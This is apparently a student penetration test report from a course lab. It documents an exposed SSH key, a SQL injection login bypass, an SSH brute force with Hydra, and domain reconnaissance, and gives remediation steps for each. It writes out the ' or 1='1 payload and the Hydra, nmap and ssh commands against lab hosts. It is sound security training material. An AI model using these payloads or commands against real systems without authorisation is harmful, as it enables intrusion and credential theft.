


Figure 7: SSH private key file content retrieved from exposed web directory via curl

SQL Commands used to gain access as Admin:

```
Username – admin
Password - ' or 1='1
```




Figure 8: Successful login to DMZiServer using the SQLi Technique.

Discussion

The condition that allowed this exploit is a fundamental security misconfiguration — a private cryptographic key, which should be stored in a protected location accessible only to authorised administrators, was placed inside the web server's document root. Any person or automated scanner that can reach port 80 on this server could have found and downloaded this key.

The directory listing feature compounded the problem. With directory listing enabled, an attacker does not even need to guess file names. They can browse the server's directories the same way they would browse folders on a desktop computer. Disabling directory listing is a basic hardening step that should be applied to all web servers.

To remediate this finding, the key file must be removed from the web directory immediately. Any server or service that trusted this key should have the key rotated — the old key must be removed from all authorized_keys files and a new key pair generated. Directory listing must be disabled in the Apache or Nginx configuration. A review should be conducted of all web-accessible directories to ensure no other sensitive files are stored in the web root.

Vulnerability 3: Weak SSH Password Susceptible to Brute Force

Risk Level: MEDIUM

Affected Asset: debianx64DMZOnCloudNew — 10.1.0.12

Description

The payroll server debianx64DMZOnCloudNew was accessed via SSH using credentials recovered through an automated brute force attack. The username admin123 was known from prior course material, and the password was recovered using the Hydra password cracking tool against the Udacity wordlist. The attack succeeded because the password was common enough to appear in a standard wordlist, and because there was no account lockout mechanism to stop the tool from trying thousands of passwords in rapid succession.

This vulnerability sits at medium risk rather than high because cracking the password required knowing the username in advance and having a suitable wordlist. However, in a real engagement, usernames are routinely discovered through service banners, log files on other compromised machines, or LDAP enumeration — so this should not be treated as a significant barrier.

Evidence

The Nmap scan confirmed SSH was running on port 22. Hydra was run with the known username and the Udacity wordlist against the SSH service. Hydra successfully recovered the password and SSH access was gained.




Figure 10: Nmap scan of debianx64DMZOnCloudNew (10.1.0.12) confirming SSH on port 22

Command used to scan:

```
nmap -sV -sC -p- 10.1.0.12
```




Figure 11: Hydra brute force running against SSH on 10.1.0.12 — green result line showing recovered password

Command used to brute force SSH credentials:

```
hydra -l admin123 -P Downloads/Udacity.txt 10.1.0.12 ssh
```




Figure 12: Successful SSH login to debianx64DMZOnCloudNew using the cracked password and whoami and hostname output inside the SSH session confirming access to the payroll server

Command used to log in after credentials were recovered:

```
ssh admin123@10.1.0.12
```

Discussion

The root cause is a combination of a weak password and the absence of any protection against repeated login attempts. SSH is a network-facing service, meaning it is accessible to any machine that can reach port 22. Leaving it open with a guessable password is similar to putting a combination lock on a door and then using a combination that appears on a list of the most common combinations.

The remediation steps are straightforward. The password for this account must be changed immediately to something that does not appear in any wordlist — ideally a randomly generated string of at least 16 characters. SSH access should ideally be restricted to key-based authentication only, disabling password authentication entirely in the SSH configuration file. An account lockout policy should be implemented. If possible, SSH access should also be restricted by source IP to prevent any machine on the network from attempting to connect.

Vulnerability 4: Directory Listing Enabled on Web Server

Risk Level: LOW

Affected Asset: DMZiServer — 10.1.0.7

Description

The web server running on DMZiServer had directory listing enabled. This feature, when turned on, allows anyone visiting a directory URL in their browser to see a full list of files and subdirectories at that path — similar to browsing a folder on a local computer. While this is occasionally useful during development, it should never be left on in a production environment as it exposes the structure and content of the web server to any visitor.

In this case, directory listing was directly responsible for making the SSH private key discoverable. Without it, an attacker would have needed to guess the exact file path, which would have been considerably harder.

Evidence

During the dirb scan, the discovered directories were visited in a browser or via curl. The server returned an HTML page listing the directory contents, which included the SSH key file.

Figure 14: Web browser or curl output showing directory listing enabled — file list visible including the key file

Discussion

Directory listing is disabled by default in modern web server configurations, but it can be accidentally enabled during setup or troubleshooting and then forgotten. The fix is a single configuration change: in Apache, removing or commenting out the Options Indexes directive in the server configuration or .htaccess file disables the feature. This change should be applied to all web servers in the environment and verified as part of any server hardening checklist.

Appendix A: Security Analysis Methodology

This appendix documents the complete technical methodology used during the assessment. All commands are documented so that the findings can be independently verified and the testing can be reproduced by another analyst following the same steps.

Assessment Tools Selection

The assessment was conducted from a Kali Linux machine, which serves as the attacker platform. Kali Linux is purpose-built for penetration testing and includes most of the tools used in this engagement without requiring additional installation. The following tools were used:

Kali Linux

The attacker operating system. All commands in this report were run from a Kali Linux terminal.

URL: https://www.kali.org

Nmap

Used for port scanning and service version detection across all targets. Nmap identifies open TCP and UDP ports, attempts to fingerprint the software version running on each port, and can run additional detection scripts against discovered services.

URL: https://nmap.org

Metasploit Framework

Used to exploit the XAMPP WebDAV vulnerability on the Win10 machine. Metasploit is an open-source exploitation framework that contains a library of pre-built exploits for known vulnerabilities.

URL: https://www.metasploit.com

dirb

Used to enumerate hidden directories and files on the DMZiServer web service. dirb sends HTTP requests for common path names and reports any that return a valid response, revealing content that is not linked from the main website. Built into Kali Linux.

Hydra

Used to perform a brute force attack against the SSH service on debianx64DMZOnCloudNew. Hydra automates credential testing by trying a list of passwords against a target service at high speed. Built into Kali Linux.

curl and dig

curl was used to retrieve files from web servers and inspect HTTP headers. dig was used to enumerate DNS records for the learnaboutsecurity.com domain. Both are standard command-line tools included in Kali Linux.

whois

Used to query domain registration information for learnaboutsecurity.com. Returns registrar details, creation dates, name servers, and contact information. Built into Kali Linux.

Maltego

Used for visual OSINT mapping of the learnaboutsecurity.com domain. Maltego runs automated transforms against a target and builds a relationship graph showing domains, IP addresses, name servers, and other related infrastructure.

URL: https://www.maltego.com

Reconnaissance


Reconnaissance focused on gathering publicly available information about learnaboutsecurity.com before any active testing began. Three areas were investigated: domain registration details, DNS records, and the web technologies in use on the site.


Domain Information — WHOIS Lookup

A WHOIS query was run against learnaboutsecurity.com to retrieve domain registration details including the registrar, registration date, name servers, and any available registrant contact information.

Command used:

```
whois learnaboutsecurity.com
```








Figure 15: WHOIS lookup results for learnaboutsecurity.com showing domain registrar, creation date, name servers, and registrant information

DNS Records

DNS records were queried using dig to identify the IP addresses the domain resolves to, along with mail server (MX), name server (NS), and text (TXT) records. TXT records can sometimes contain information about email security policies and third-party service integrations.

Commands used:

```
dig learnaboutsecurity.com
```




Figure 16: dig output showing A records, MX records, NS records and TXT records for learnaboutsecurity.com

Web Technology and CMS Identification

Identifying the technology stack behind a target website is a critical part of the reconnaissance phase. Knowing what CMS, web framework, cloud provider, and security controls a site uses gives an attacker a clearer picture of what vulnerabilities might apply and where the attack surface begins. Two tools were used to identify the technologies running on learnaboutsecurity.com — WhatWeb from the Kali Linux terminal and Netcraft from the browser.

Tool 1 — WhatWeb (Kali Linux)

WhatWeb is a command-line technology fingerprinting tool built into Kali Linux. It sends requests to the target and matches the responses against a database of signatures to identify the web server, CMS platform, JavaScript frameworks, CDN services, and security headers in use.

Command used:

```
whatweb learnaboutsecurity.com
```




Figure 17: WhatWeb scan of learnaboutsecurity.com — output shows Cloudflare as web server, Gatsby 5.13.7 as the site generator, HTML5, JavaScript, and all active security headers

The most significant finding from WhatWeb is the MetaGenerator field, which shows Gatsby 5.13.7. Gatsby is a static site generator built on top of React — a modern JavaScript framework. This tells us the site is not built on a traditional CMS like WordPress or Joomla, but rather on a JAMstack architecture where the site is pre-built as static HTML files and served through a CDN. This is important from a security perspective because Gatsby-generated sites have a very different attack surface compared to dynamically generated CMS sites — there is no database, no login panel, and no server-side code processing user input at the web layer.

Tool 2 — Netcraft (Web-Based Technology Analysis)

Netcraft is a web-based reconnaissance tool available at sitereport.netcraft.com. It analyses a domain against its own crawler database and returns a categorised breakdown of all technologies detected, including hosting infrastructure, CDN services, client-side technologies, compression methods, character encoding, and browser security targeting headers.

To use Netcraft, a browser was opened on the Kali machine and the URL sitereport.netcraft.com was visited. The domain learnaboutsecurity.com was entered into the search field and the report was generated without any account or login being required.




Figure 18: Netcraft site report for learnaboutsecurity.com

Content Delivery Network

